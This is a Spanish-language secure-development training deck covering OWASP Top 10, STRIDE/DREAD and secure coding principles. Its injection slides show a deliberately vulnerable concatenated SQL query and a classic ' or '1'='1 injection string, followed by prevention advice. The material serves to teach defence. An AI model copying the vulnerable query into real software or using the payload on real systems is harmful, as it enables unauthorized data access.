



Atam

Seguridad en Nuestra APP Pruebas de seguridad

Autor: Jose Manuel Sabarís García



19/05/2022

CEIIST -spa- v1.0

panel.es

Panel Sistemas Informáticos, S.L.

Consultoría, servicios y soluciones TI.



Desarrollo Seguro Software

Índice

Principios de Seguridad

- Defensa en profundidad.
- Modelos positivos.
- Compartimentación (separación de privilegios).
- Simplicidad.
- Registro de eventos de seguridad.
- No confiar en sistemas externos: validar datos de entrada y salida.
- Fallar de forma segura.
- Seguridad por oscuridad.
- Seguridad por defecto.
- Prácticas generales para la codificación.



Desarrollo Seguro Software

Índice

Ciclo de Vida de Desarrollo Seguro

- Concepto de vulnerabilidad.
- Análisis de requisitos de seguridad.
- Diseño seguro.
- Superficie de ataque y modelado de amenazas: STRIDE / DREAD.
- Casos de prueba de seguridad.
- Integración de vulnerabilidades en la gestión de errores.
- Auditorías de Seguridad.



Desarrollo Seguro Software

Índice

Vulnerabilidades en aplicaciones Web

- Inyección.
- Rotura de autenticación y gestión de sesión.
- XSS (Cross-Site Scripting).
- Referencias directas a objetos inseguras.
- Fallo en la configuración de seguridad..
- Exposición de datos sensibles.
- Falta de verificación del control de acceso.
- CSRF (Cross-Site Request Forgery).
- Uso de componentes con vulnerabilidades conocidas.
- Redirecciones no validadas.

Desarrollo Seguro Software

Introducción



Asegurar que la información es accesible solo para aquellos autorizados a tener acceso.

Garantizar la exactitud y completitud de la información y los métodos de su proceso



Asegurar que los usuarios autorizados tienen acceso cuando lo requieran a la información y sus activos asociados.



Desarrollo Seguro Software

Introducción

¿Qué entendemos como software seguro?

- Diseñado, construido y probado para su seguridad.
- Continúa ejecutándose correctamente bajo ataque.
- Diseñado con el fallo en mente.

¿Por qué es importante desarrollar software de forma segura?

- Muchos datos sensibles y valiosos se almacenan de forma electrónica.
- Muchas negocios dependen de servicios informáticos.
- El robo, la manipulación y la denegación de datos y/o servicios puede ocasionar consecuencias catastróficas.



Desarrollo Seguro Software

Introducción

¿Qué entendemos como software seguro?

- Objetivos de la seguridad en el software: **Confidencialidad, Integridad y Disponibilidad** de los recursos.
- Concepto de **Riesgo**: combinación de factores que amenazan el éxito del negocio.
- **Agente amenazante, Sistema, Vulnerabilidad, Explotación e Impacto.**

Ejemplo: un ladrón de coches (agente amenazante) recorre un estacionamiento verificando los vehículos (sistema) en busca de una puerta sin cerrar (vulnerabilidad) y cuando encuentra una, la abre (explotación) y roba, manipula o rompe algo dentro (impacto).



Desarrollo Seguro Software

Introducción

¿Qué es OWASP?

Open Web Application Security Project

- Promueve el desarrollo de software seguro.
- Orientada a la presentación de servicios orientados a la Web.
- Se centra principalmente en el “Back-End” mas que ene cuestiones de diseño web.
- Un foro abierto para el debate.
- Un recurso gratuito para cualquier equipo de desarrollo de software.



Desarrollo Seguro Software

Introducción

¿Qué ofrece OWASP?

Materiales de Educación:

- OWASP Top 10.
- Guía de Desarrollo OWASP.
- Guía de Testing OWASP.
- Guía OWASP para aplicaciones Web Seguras.

Software:

- WebGoat, bWAPP, OWASP ZAP, ESAPI, etc.

Capítulos Locales:

- Comunidades interesadas en Seguridad de Aplicaciones.



Desarrollo Seguro Software

Introducción

¿Qué ofrece OWASP?

Desarrollo de nuevos proyectos:

- Posibilidad de utilizar las herramientas y colaboradores disponibles para generar nuevos proyectos.

Becas de investigación:

- OWASP otorga becas a investigadores de la seguridad en aplicaciones para desarrollar herramientas, guías publicaciones, etc.

Más de 100.000€ han sido otorgados al día de hoy en becas de investigación.



Desarrollo Seguro Software

Introducción

¿Qué es el OWASP Top 10?

- **Clasificación** de los mayores riesgos a los que se enfrentan las aplicaciones web.
- **Ofrece guía** para desarrolladores, organizaciones y auditores de seguridad.
- **Basado en la comunidad:**
 - Profesionales.
 - Empresas colaboradoras.
 - Estudio de más de 100.000 aplicaciones y APIs.

Desarrollo Seguro Software

Introducción

OWASP Top 10 (2021)

The 2021 OWASP Top 10 list

A01:2021

Broken
Access Control

A02:2021

Cryptographic
Failures

A03:2021

Injection

A04:2021

Insecure Design

A05:2021

Security
Misconfiguration

A06:2021

Vulnerable
and Outdated
Components

A07:2021

Identification
and Authentication
Failures

A08:2021

Software and
Data Integrity
Failures

A09:2021

Security Logging
and Monitoring
Failures

A10:2021

Server-Side
Request Forgery


Desarrollo Seguro Software

Introducción

OWASP Top 10

2017

2021



* From the Survey

Desarrollo Seguro Software

Principios de Seguridad





Desarrollo Seguro Software

Principios de Seguridad

Defensa en Profundidad

- Es una estrategia que consiste en colocar varias capas defensivas consecutivamente en lugar de una muy fuerte. Aunque una capa sea vulnerada, las demás pueden proporcionar la seguridad necesaria para proteger el sistema.

Ejemplo:

- Autenticación doble por credenciales y SMS, o triple por email.
- Distribución de los servicios en diferentes máquinas.



Desarrollo Seguro Software

Principios de Seguridad

Modelos Positivos (Denegación por defecto)

- Los modelos positivos consisten en definir lo que está permitido, y denegar todo lo demás.
- Se basan en listas blancas, al contrario de los modelos negativos, que se basan en listas negras. Es decir, en permitir todo por defecto y denegar lo que no está permitido concretamente.
- Los modelos positivos son mucho menos vulnerables a ataques nuevos que los negativos.
- Suelen requerir menos mantenimiento.



Desarrollo Seguro Software

Principios de Seguridad

Mínimo Privilegio

- Consiste en dar acceso exactamente a los recursos estrictamente necesarios a cada componente de un sistema, y nada más.

Ejemplos:

- Fichero de propiedades con la conexión a la base de datos.
- Permisos en la carpeta webapps de Tomcat.
- Visión entre máquinas.
- Conexión a Internet en la máquina de la base de datos.



Desarrollo Seguro Software

Principios de Seguridad

Compartimentación

- Consiste en separar un sistema en partes más pequeñas, y darle a cada una privilegios limitados.

Ejemplo:

- No ejecutar una tarea sensible en el hilo de ejecución principal de un programa, sino lanzar un hilo secundario que ejecute dicha tarea.



Desarrollo Seguro Software

Principios de Seguridad

Simplicidad

- Utilizar un sistema muy complejo para aumentar la seguridad de un sistema no siempre convierte el sistema en más seguro.

Ejemplo:

- Aumentar el número mínimo de caracteres en las contraseñas puede causar que los usuarios acaben apuntándolas en un documento de texto, haciendo el sistema más vulnerable.



Desarrollo Seguro Software

Principios de Seguridad

Registro de Eventos de Seguridad

- Toda la información relevante para la seguridad se debe escribir en un log.
- Los log deben ser monitorizados regularmente.
- Si se detecta un evento relevante, debe haber un procedimiento de respuesta ante el mismo.
- Esto es especialmente relevante a la hora de detectar intrusos. Si se le da tiempo ilimitado a un intruso, podrá preparar un ataque perfecto.



Desarrollo Seguro Software

Principios de Seguridad

Arreglar vulnerabilidades correctamente

- Cuando se usan los patrones de diseño, es muy probable que el fallo de seguridad se encuentre muy extendido en todo el código base, por lo que desarrollar la solución correcta sin introducir regresiones es esencial.

Diseño del control de acceso

- Debe estar correctamente diseñado e implementado.



Desarrollo Seguro Software

Principios de Seguridad

Peticiones deben ser verificadas por el control de acceso

- Todas las solicitudes deben pasar por algún tipo de capa de verificación de control de acceso.



Desarrollo Seguro Software

Principios de Seguridad

Validar datos de Entrada y Salida

- Los sistemas que reciban entradas externas deben validarlas siempre.
- Validez de los datos sintácticamente.
- Validez de los datos semánticamente.
- Incluso si las entradas provienen de una aplicación cliente desarrollada por los mismos desarrolladores, el cliente podría haber manipulado la aplicación, o haber generado la llamada por su cuenta.
- Vulnerabilidades: **Injection, Cross Site Scripting (XSS)**.
- Las salidas a veces también requieren validación. Ejemplo: reemplazar los dígitos del número de la tarjeta de crédito por asteriscos.



Desarrollo Seguro Software

Principios de Seguridad

Codificar y escapar datos

- Codificar y escapar son técnicas defensivas destinadas a detener los ataques de inyección.
- Implica traducir caracteres especiales en una forma diferente pero equivalente que ya no es peligrosa en el intérprete de destino.



Desarrollo Seguro Software

Principios de Seguridad

Sistemas externos inseguros

- Estos sistemas externos podrían tener políticas de seguridad diferentes.

Separación de funciones

- Un control clave del fraude es la separación de funciones.



Desarrollo Seguro Software

Principios de Seguridad

Fallar de Forma Segura

- Todas las excepciones deben ser controladas en algún punto del código.
- Permitir que las excepciones lleguen a ser vistas por el usuario puede dar pistas a un posible atacante sobre la estructura de la aplicación.
- Si las excepciones tienen información relevante sobre seguridad, dicha información debe escribirse en un log.
- Se debe controlar que las excepciones no dejen el sistema en un estado inestable. Por ejemplo, si se produce una excepción inicializando las variables de una aplicación, deben inicializarse a un valor por defecto, o debe terminarse la ejecución de la aplicación. Otro ejemplo: si se hace una conexión con una base de datos, y durante el análisis de los datos se produce una excepción, la conexión no debe quedar abierta.
- Si se produce una excepción en un control de seguridad de una operación, éste debe dar una respuesta equivalente a si la operación no estuviese permitida.



Desarrollo Seguro Software

Principios de Seguridad

Seguridad por Defecto

- En ocasiones, se implementan diferentes niveles de seguridad para un sistema, para que se pueda configurar dependiendo de la situación y las necesidades.
- A veces, la configuración de seguridad más restrictiva es necesaria, pero en otras ocasiones no lo es y es demasiado compleja, chocando con el principio de simplicidad.
- Sin embargo, siempre se debe configurar la opción más segura por defecto, permitiendo modificar la configuración si fuese necesario.



Desarrollo Seguro Software

Principios de Seguridad

Seguridad por Oscuridad

- Es una técnica que no debe ser utilizada como único sistema de seguridad.
 - Consiste en confiar en el secretismo de un sistema para considerarlo seguro.
- **Ejemplo:** confiar en que un atacante no tendrá acceso a cierta funcionalidad web porque tendría que adivinar la url.
- En general, los atacantes acaban adivinando los secretos del sistema y aprovechándose de ellos.



Desarrollo Seguro Software

Principios de Seguridad

Practicas Generales de Codificación

- Para las tareas habituales, utilice código probado y verificado en lugar de crear códigos específicos.
- Utilice las APIs previstas para el acceso a funciones específicas del sistema operativo. No permita que la aplicación ejecute comandos directamente en el sistema operativo, menos aún mediante la invocación de una shell.
- Explícitamente inicialice todas las variables y mecanismos de almacenamiento de información (por ejemplo: buffers), durante su declaración o antes de usarlos por primera vez.
- No utilizar datos provistos por el usuario para ninguna función dinámica.
- Evite que los usuarios introduzcan o modifiquen código de la aplicación.
- Revisar todas las aplicaciones secundarias, código provisto por terceros y bibliotecas para determinar la necesidad del negocio para su utilización y validar el funcionamiento seguro, ya que estos pueden introducir nuevas vulnerabilidades.

Desarrollo Seguro Software

Ciclo de Vida de Desarrollo Seguro





Desarrollo Seguro Software

Ciclo de Vida de Desarrollo Seguro

Introducción

- Es mucho menos costoso construir software seguro que corregir problemas de seguridad en un software ya completado.
- En muchas ocasiones, no se corrigen las vulnerabilidades de un software inseguro hasta que se produce un ataque, con lo que a los costes de corregir los problemas de seguridad hay que sumarle el impacto del propio ataque.
- Entendemos por **ciclo de vida de desarrollo seguro** (secure systems development life cycle, **S-SDLC**) un conjunto de técnicas de codificación que mitigan las vulnerabilidades más comunes del software.



Desarrollo Seguro Software

Ciclo de Vida de Desarrollo Seguro

Concepto de Vulnerabilidad

- Debilidad en una aplicación que permite a un atacante causar daño a su propietario, a sus usuarios y/o a otras entidades que dependen de la aplicación.
- Puede deberse a un fallo en el diseño de la aplicación o en su implementación.

Ejemplos:

- Falta de validación en las entradas.
- Mecanismos de identificación insuficientes.
- Gestión de errores incorrecta.
- No cerrar la conexión con la base de datos correctamente.



Desarrollo Seguro Software

Ciclo de Vida de Desarrollo Seguro

Análisis de Requisitos de Seguridad

- Antes de hacer un análisis de seguridad, se debe entender el proyecto que se va a construir. Debería revisarse toda la documentación de alto nivel del sistema.
- Antes de empezar con el análisis de requisitos de seguridad, deberían revisarse el resto de requisitos del proyecto.
- La siguiente información debería estar documentada antes de empezar a hacer los requisitos de seguridad:
 - Especificación de los recursos.
 - Especificación de los diferentes perfiles de usuarios.
 - Diagrama de arquitectura de alto nivel indicando las fronteras de confianza.
 - Especificación de todos los puntos de entrada al sistema.
 - Diagramas de flujo de datos.
 - Casos de uso incorrecto de la aplicación.



Desarrollo Seguro Software

Ciclo de Vida de Desarrollo Seguro

Análisis de Requisitos de Seguridad (II)

- Un análisis de requisitos de seguridad consiste en reunir toda la información necesaria para poder utilizar una serie de técnicas de programación segura: control de acceso, validación de entradas y codificación de salidas.
- Con la especificación de recursos y perfiles de usuarios, se debe elaborar la información del control de acceso. Es decir, se debe especificar qué perfiles de usuarios tienen acceso a cada recurso, y como pueden utilizarlo.
- Con las fronteras de confianza, los todos los puntos de entrada al sistema y los diagramas de flujo de datos, se debe especificar qué entradas necesitan validación, que salidas necesitan codificación y cómo.
- Los casos de uso incorrecto de la aplicación nos permiten diseñar el proyecto con el fallo en mente y fallar de forma segura.



Desarrollo Seguro Software

Ciclo de Vida de Desarrollo Seguro

Diseño Seguro

- Una vez realizado el análisis de requisitos de seguridad, el diseño seguro consiste en tener presente durante todo el desarrollo del proyecto una serie de técnicas:
- Validación de entradas.
- Codificación de salidas.
- Administración de autenticación y contraseñas.
- Administración de sesiones.
- Control de acceso.
- Prácticas criptográficas.
- Manejo de errores y logs.
- Protección de datos.
- Seguridad en comunicaciones.
- Seguridad de bases de datos.



Desarrollo Seguro Software

Ciclo de Vida de Desarrollo Seguro

Diseño Seguro (II)

- Manejo de archivos
- Manejo de memoria
- Prácticas generales para la codificación.
- A todas estas técnicas hay que añadirles la correcta configuración de los sistemas.



Desarrollo Seguro Software

Ciclo de Vida de Desarrollo Seguro

Superficie de Ataque y Modelado de Amenazas

- Durante el diseño del proyecto, es imprescindible tener siempre el fallo en mente, para lo cual es muy conveniente tener modelos de las posibles amenazas y sus riesgos.

•STRIDE

- Es una nemotécnica de 6 categorías de amenazas:
- Spoofing
- Tampering
- Repudiation
- Information Disclosure
- Denial of Service
- Elevation of Privilege



Desarrollo Seguro Software

Ciclo de Vida de Desarrollo Seguro

STRIDE

- **Spoofing** consiste en que una persona o programa usurpe la identidad de otra para ganar acceso no legítimo.
- **Tampering** consiste en intencionalmente hacer modificaciones en los datos de forma maliciosa, y a menudo no autorizada.
- **Repudiation** consiste en denegar una acción sin la cual no se pueden demostrar otras acciones.
- **Informacion Disclosure** consiste en exponer información a individuos que no deberían tener acceso a ella.
- **Denial of Service (DoS)** consiste en denegar un servicio a usuarios que pueden utilizarlo.
- **Elevation of Privilege** consiste en que un usuario gane suficientes privilegios que normalmente no tiene como para comprometer o destruir todo el sistema.



Desarrollo Seguro Software

Ciclo de Vida de Desarrollo Seguro

DREAD

- Es una nemotécnica de 5 categorías de riesgo:
- **Damage:** ¿Cómo de grave es el daño si se explota la vulnerabilidad?
- **Reproducibility:** ¿Cómo de fácil es reproducir el ataque?
- **Exploitability:** ¿Cómo de fácil es lanzar un ataque?
- **Affected Users:** ¿A qué porcentaje de usuarios afecta?
- **Discoverability:** ¿Cómo de fácil es descubrir la vulnerabilidad?



Desarrollo Seguro Software

Ciclo de Vida de Desarrollo Seguro

Casos de Prueba de la Seguridad

- Para cada requisito de seguridad, debe haber un caso de prueba. Esto incluye control de acceso, validación de entradas, codificación de salidas y casos de uso incorrecto.
- Control de acceso: se debe probar si cada perfil de usuario tiene el acceso que debe y como debe a cada recurso.
- Se debe probar cada entrada que necesite ser validada, y cada salida que necesite ser codificada.
- Se debe probar que la aplicación falle de forma segura en los casos de uso incorrecto, y no quede en ningún caso en un estado inestable.



Desarrollo Seguro Software

Ciclo de Vida de Desarrollo Seguro

Casos de Prueba de la Seguridad (II)

- Todas estas comprobaciones mitigan en gran medida las vulnerabilidades que pueda tener un sistema. Si bien, no garantizan que el sistema sea totalmente invulnerable.
- Para una mayor garantía, se debe comprobar que se cumplan el resto de técnicas de programación segura, junto con otras comprobaciones de mayor complejidad. Sin embargo, esto requiere amplios conocimientos en seguridad, para lo cual es más efectivo realizar una **Auditoría de Seguridad** en el sistema.



Desarrollo Seguro Software

Ciclo de Vida de Desarrollo Seguro

Integración de vulnerabilidades en la Gestión de Errores

- Si se detecta una vulnerabilidad en un sistema, ésta debe ser tratada como un error o bug del proyecto, y se debe seguir la misma metodología que se utilice con la gestión de errores para resolverla.
- La seguridad de un sistema requiere **mantenimiento**. Aunque en un momento determinado el sistema no tenga ninguna vulnerabilidad detectada, pueden aparecer nuevas vulnerabilidades.
- Según el riesgo del sistema y la sensibilidad de los datos, es recomendable realizar una **Auditoría de Seguridad** cada cierto tiempo.



Desarrollo Seguro Software

Ciclo de Vida de Desarrollo Seguro

Auditorías de Seguridad

- Es el estudio que comprende el análisis y gestión de sistemas llevado a cabo por profesionales para identificar, enumerar y posteriormente describir las diversas vulnerabilidades que pudieran presentarse en una revisión exhaustiva de las estaciones de trabajo, redes de comunicaciones o servidores.
- Una vez obtenidos los resultados, se detallan, archivan y reportan a los responsables quienes deberán establecer medidas preventivas de refuerzo y/o corrección siguiendo siempre un proceso secuencial que permita a los administradores mejorar la seguridad de sus sistemas aprendiendo de los errores cometidos con anterioridad.
- Las auditorías de seguridad permiten conocer en el momento de su realización cuál es la situación exacta de sus activos de información en cuanto a protección, control y medidas de seguridad.

Desarrollo Seguro Software

Vulnerabilidades en APPs Web





Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Inyección

- Las vulnerabilidades de inyección ocurren cuando se envían datos no confiables directamente al interprete de comandos o consultas.
- La más común es la inyección SQL (NoSQL, SSOO y LDAP)
- El atacante puede engañar al interprete para ejecutar comandos malintencionados o acceder a datos a los que no está autorizado.
- **Daño:** Grave. Puede conllevar pérdida, robo o corrupción de datos, denegación de acceso e incluso toma total de control sobre el sistema por parte del atacante.
- **Reproducibilidad:** Sencilla. Una vez se ha encontrado un servicio vulnerable a datos malintencionados, se puede reproducir siempre que se desee.
- **Explotabilidad:** Fácil. El atacante manda texto que podría vulnerar el sistema. La gran mayoría de los servicios podrían ser vulnerables.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Inyección (II)

- **Usuarios Afectados:** Potencialmente, podría afectar al 100% de los usuarios del servicio vulnerable.
- **Detectabilidad:** Media. Fácil de detectar examinando el código, pero difícil haciendo tests. Existen herramientas (scanners y fuzzers) que ayudan a los atacantes a detectarla.

Ejemplo:

- Construcción de una sentencia SQL:
 - `String query = "SELECT * FROM accounts WHERE custID=" + request.getParameter("id") + "'";`
- El atacante envía código inyectado en la URL que invoca la petición, por ejemplo:

• `http://example.com/app/accountView?id=' or '1'='1`



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Inyección (III)

- La query quedaría así:
 - "SELECT * FROM accounts WHERE custID=" or '1'='1'"
- Y devolvería todos las cuentas de usuario.
- **¿Cómo saber si un sistema es vulnerable a Inyección?**
- La mejor forma es comprobar el código, mirando todas las llamadas a interpretes en busca de queries dinámicas.
- No saneamos correctamente los datos.
- Usamos consultas creadas dinámicamente, no parametrizadas .
- Los datos maliciosos son usados dentro del contexto del SGBD para realizar búsquedas, concatenar registros, extraer información, etc.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Inyección (IV)


- ¿Cómo prevenir la inyección?

- Utilizar APIs que permitan utilizar interpretes sin ejecutar código que no esté compilado (prepareStatement y prepareCall en el ojdbc).
- Utilizar frameworks para interactuar con los datos. Por ejemplo, Hibernate para acceder a bases de datos desde Java.
- Escapar los caracteres especiales de las entradas con la sintaxis específica del interprete.
- Listas blancas
- Además siempre usar el menor privilegio posible.
- https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Inyección (V)





Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Rotura de Autenticación y Gestión de Sesión

- Este tipo de vulnerabilidad ocurre cuando la gestión de autenticación, contraseñas y sesión no se implementa correctamente.
- El atacante puede comprometer credenciales, o usurpar la identidad de otro usuario.
- **Daño:** Grave. El atacante puede ganar acceso a cuentas de usuario privilegiadas, o denegar el acceso a los usuarios.
- **Reproducibilidad:** Media. Una vez rota una contraseña, es igual de complejo romper otra. En cuanto al robo de sesión, generalmente requiere ciertas acciones por parte del usuario al que se le intenta usurpar la identidad.
- **Explotabilidad:** Media. Es necesario que se den ciertas condiciones (errores y fugas) para poder explotar la vulnerabilidad.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Rotura de Autenticación y Gestión de Sesión (II)

- **Usuarios Afectados:** Potencialmente, el 100% de los usuarios podrían ser víctimas de un robo de sesión o de un compromiso de sus credenciales.
- **Detectabilidad:** Media. La vulnerabilidad generalmente proviene de una mala implementación. Dependiendo de cada sistema puede ser más o menos complicado resolverla.

Ejemplo 1:

- El identificador de sesión se pone en una URL:
 - `http://example.com/sale/saleitems?dest=Hawaii?sessionid=2P0OC2JSNDLPSKHJCJUN2JV`
- El atacante espía el tráfico y roba el identificador.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Rotura de Autenticación y Gestión de Sesión (III)

Ejemplo 2:

- No se ha configurado un tiempo máximo de sesión. Un usuario cierra la aplicación web cerrando el navegador en lugar de hacer logout. El atacante utiliza el mismo navegador posteriormente.

Ejemplo 3:

- Un atacante accede a la tabla de contraseñas de la base de datos, y éstas no están hasheadas, o lo están con un hash sin sal y el atacante consigue invertir el hash.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Rotura de Autenticación y Gestión de Sesión (IV)

¿Cómo saber si un sistema es vulnerable y como prevenir una Rotura de Autenticación y Gestión de Sesión?

- Básicamente, un sistema es vulnerable si no se cumplen las técnicas de programación segura. Principalmente:
- Almacenar las contraseñas bajo salt y hash.
- Utilizar únicamente conexiones HTTPS para el envío de credenciales
- Utilizar únicamente pedidos del POST para el envío de credenciales.
- Hacer cumplir los requerimientos de complejidad y longitud de la contraseña.
- No se debe desplegar en la pantalla la contraseña ingresada.
- Deshabilitar las cuentas después de un número establecido de intentos inválidos de ingreso al sistema.
- Si se utiliza un reseteo por correo electrónico, únicamente enviar un link o contraseñas temporales.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Rotura de Autenticación y Gestión de Sesión (V)

- Las contraseñas y links temporales deben tener un corto periodo de validez.
- Forzar el cambio de contraseñas temporales después de su utilización.
- Notificar a los usuarios cada vez que se produce un reseteo de contraseña.
- Prevenir la reutilización de contraseñas.
- Deshabilitar la funcionalidad de “recordar” campos de contraseñas.
- El último acceso (fallido o exitoso) debe ser reportado al usuario en su siguiente acceso exitoso.
- Implementar una monitorización para identificar ataques a múltiples cuentas utilizando la misma contraseña.
- Re autenticar usuarios antes de la realización de operaciones críticas.
- Utilizar autenticación multi-factor para las cuentas más sensibles o de mayor valor.
- Si se utiliza un código de una tercera parte para la autenticación, inspeccionarlo minuciosamente.
- La función de logout debe terminar completamente la sesión y debe estar disponible en todas las páginas con autenticación.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Rotura de Autenticación y Gestión de Sesión (VI)

- Deshabilitar sesiones persistentes y efectuar finalizaciones periódicas.
- Establecer un tiempo de vida de la sesión lo más corto posible.
- Si una sesión fue establecida antes del login, cerrar dicha sesión y establecer una nueva después de un login exitoso.
- Generar un nuevo identificador de sesión después de cada re autenticación.
- No permitir logeos concurrentes con el mismo usuario.
- Los identificadores de sesión solo deben ser ubicados en la cabecera de la cookie HTTP.
- Generar un nuevo identificador de sesión y desactivar el anterior de forma periódica.
- Generar un nuevo identificador de sesión si la seguridad cambia de HTTP a HTTPS
- Manejo de sesión complementario para operaciones sensibles (por ejemplo utilizando tokens).
- Configurar los atributos Seguro y HttpOnly para leer y configurar cookies.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Exposición de Datos Sensibles

- Ocurre cuando no se protegen adecuadamente datos sensibles como credenciales, tarjetas de crédito, etc. Suele ser debido a que no están cifrados, o a que el cifrado es vulnerable.
- Permite a los atacantes acceder y manipular dicha información.
- **Daño:** Grave.
- **Reproducibilidad:** Sencilla. Una vez se ha encontrado un acceso a datos sensibles, el atacante puede acceder a ellos siempre que quiera.
- **Explotabilidad:** Difícil. El atacante generalmente tiene que romper sistemas de seguridad para acceder a la información.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Exposición de Datos Sensibles (II)

- **Usuarios Afectados:** Potencialmente, podría afectar al 100% de los usuarios.
- **Detectabilidad:** Media. Es sencillo detectar datos sensibles no cifrados. En cambio, detectar datos sensibles cifrados con un cifrado vulnerable es más complicado.

Ejemplo 1: La base de datos cifra números de tarjetas de créditos para almacenarlos. Sin embargo, tiene un proceso para descifrarlos. Si la base de datos es vulnerable a inyección, los números de las tarjetas son vulnerables. En cambio, si se cifran con una clave pública y sólo pueden ser descifrados por otras aplicaciones de backend utilizando la clave privada, los datos serían invulnerables.

